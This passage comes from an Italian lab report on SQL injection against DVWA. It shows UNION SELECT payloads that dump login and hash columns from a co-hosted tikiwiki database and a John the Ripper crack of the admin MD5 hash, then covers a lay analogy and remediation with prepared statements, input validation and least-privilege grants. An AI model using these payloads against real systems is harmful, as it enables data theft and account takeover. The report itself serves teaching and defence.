
- Stringa: `"users_users"` → Esadecimale: `0x75736572735f7573657273`

Esecuzione del payload per l'estrazione della struttura:

Plaintext

```
id=1 UNION SELECT null, column_name FROM information_schema.columns
WHERE table_name=0x75736572735f7573657273 AND
table_schema=0x74696b6977769669&Submit=Submit
```

- **Risultato:** Individuati con successo i campi login e hash.



ID: 1 UNION SELECT login, hash FROM tikiwiki.users_users
First name: admin
Surname: admin

ID: 1 UNION SELECT login, hash FROM tikiwiki.users_users
First name: admin
Surname: f6fdffe48c908deb0f4c3bd36c032e72

Didascalia: Figura 5.3 — Estrazione della struttura delle colonne (login, hash) dalla tabella `users_users` del database `tikiwiki`.

Passo 3.4: Esfiltrazione Credenziali Amministrative dal DB Esterno

Esecuzione della query finale puntando direttamente al database terzo tramite la notazione a punti `schema.tabella`:

- **Payload Inviato:** id=1 UNION SELECT login, hash FROM tikiwiki.users_users&Submit=Submit
- **Output Estratto:**
 - **First name (Login):** admin
 - **Surname (Hash):** f6fdffe48c908deb0f4c3bd36c032e72 (MD5 Hash dell'amministratore di TikiWiki)

```
(kali㉿kali)-[~/Desktop]
$ john --format=Raw-MD5 --wordlist=/usr/share/wordlists/rockyou.txt user_password.txt
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
adminadmin (?)
1g 0:00:00:00 DONE (2026-07-27 07:44) 2.941g/s 1081Kp/s 1081Kc/s 1081KC/s alana11..acesso
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

Didascalia: Figura 5.4 — Estrazione finale delle credenziali dell'utente amministratore (admin) e del relativo hash dal database esterno tikiwiki.

6. GUIDA CONCETTUALE PER UTENTI NON TECNICI

Per facilitare la comprensione della vulnerabilità e dei suoi rischi da parte di figure non tecniche o decisionali, di seguito viene proposta un'analogia concettuale basata sul flusso operativo di un ristorante.

L'Analogia del Ristorante

Plaintext

```

[ CLIENTE ] -----( Ordine )-----> [ CAMERIERE ]
(Utente Web Browser)                (Applicazione Web)
                                     |
                                     ( Comanda )
                                     v
                                     [ CHEF ]
                                     (Database MySQL)

```

1. Funzionamento Normale:

- Il cliente dice al cameriere: *"Vorrei le informazioni sul piatto numero 1"*.
- Il cameriere scrive sulla comanda: MOSTRA DETTAGLI PER IL PIATTO = 1.
- Lo chef (Database) legge la comanda e cucina il piatto richiesto.

2. Attacco SQL Injection:

- L'attaccante sfrutta il fatto che il cameriere trascrive **alla lettera** tutto ciò che viene inserito, senza validarne il senso logico.
- L'attaccante ordina: *"Piatto 1. IN PIÙ MOSTRA LE CHIAVI DELLA CASSAFORTE #"*.
- Il cameriere compila la comanda includendo entrambe le richieste.
- Lo chef non dubita della comanda, la esegue integralmente e consegna all'attaccante sia il piatto richiesto sia i dati riservati della cassaforte.

I Tre Momenti Chiave dell'Attacco

1. **L'Aggancio (Interruzione):** L'inserimento di input strutturato altera la logica originaria del comando.
2. **L'Iniezione (UNION SELECT):** Viene aggiunta una seconda istruzione SQL arbitraria per forzare il database a mostrare dati protetti.
3. **La Neutralizzazione (Commento):** I caratteri speciali (come # o --) disabilitano la parte finale della query originale che altrimenti genererebbe un errore di sintassi.

7. REMEDIATION E MISURE CORRETTIVE

La bonifica totale della vulnerabilità richiede un approccio strutturato a più livelli (**Defense in Depth**).

1. Adozione Obbligatoria dei Prepared Statements (Query Parametrizzate)

I Prepared Statements assicurano che l'interprete SQL tratti l'input dell'utente esclusivamente come **dato** e mai come codice eseguibile, neutralizzando alla radice qualsiasi tentativo di iniezione.

Codice Vulnerabile (DVWA Low/Medium):

PHP

```
// NON SICURO: Concatenazione o inserimento diretto di variabili nella query
$id = $_POST['id'];
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query);
```

Codice Bonificato (Fix Standard Consigliato con PHP PDO):

PHP

```
// SICURO: Utilizzo dei Prepared Statements con PDO (Compatibile ed Agnostico)
$id = $_POST['id'];

$stmt = $pdo->prepare('SELECT first_name, last_name FROM users WHERE
user_id = :id');
// Il parametro viene legato in modo sicuro come puro dato
$stmt->execute(['id' => $id]);
$user = $stmt->fetch();
```

2. Validation e Type Casting Rigido

Trattandosi di un identificatore numerico, l'applicazione deve forzare la tipologia del dato in ingresso prima di qualsiasi interazione con il database:

PHP

```
// Cast esplicito a numero intero
$id = filter_input(INPUT_POST, 'id', FILTER_VALIDATE_INT);
if ($id === false) {
    die("Input non valido: l'ID deve essere un numero intero.");
}
```

3. Applicazione del Principio del Minimo Privilegio (PoLP) sul DBMS

Per prevenire in modo definitivo gli attacchi di **Cross-Database Exfiltration**:

1. L'account utente utilizzato dall'applicazione web (es. dvwa_user) **non deve mai** coincidere con l'utente amministrativo root.
2. Limitare rigorosamente i permessi dell'utente applicativo esclusivamente al database di pertinenza (dvwa), revocando l'accesso globale agli altri schemi presenti sull'istanza.

Comandi di Hardening per MySQL:

SQL

-- Revoca dei privilegi globali elevati

```
REVOKE ALL PRIVILEGES ON *.* FROM 'dvwa_user'@'localhost';
```

-- Assegnazione dei soli permessi operativi necessari sul singolo database applicativo

```
GRANT SELECT, INSERT, UPDATE, DELETE ON dvwa.* TO
```

```
'dvwa_user'@'localhost';
```

```
FLUSH PRIVILEGES;
```

8. CONCLUSIONI

L'attività di assessment condotta ha evidenziato come la presenza di un difetto di programmazione di tipo **SQL Injection (CWE-89)**, combinata con una configurazione permissiva dei privilegi a livello di database, esponga l'infrastruttura a rischi critici di compromissione totale della riservatezza e dell'integrità dei dati.

L'adozione sistematica dei **Prepared Statements**, la validazione rigorosa dei tipi di input e l'applicazione del **Principio del Minimo Privilegio** rappresentano le contromisure imprescindibili per neutralizzare definitivamente le vulnerabilità identificate.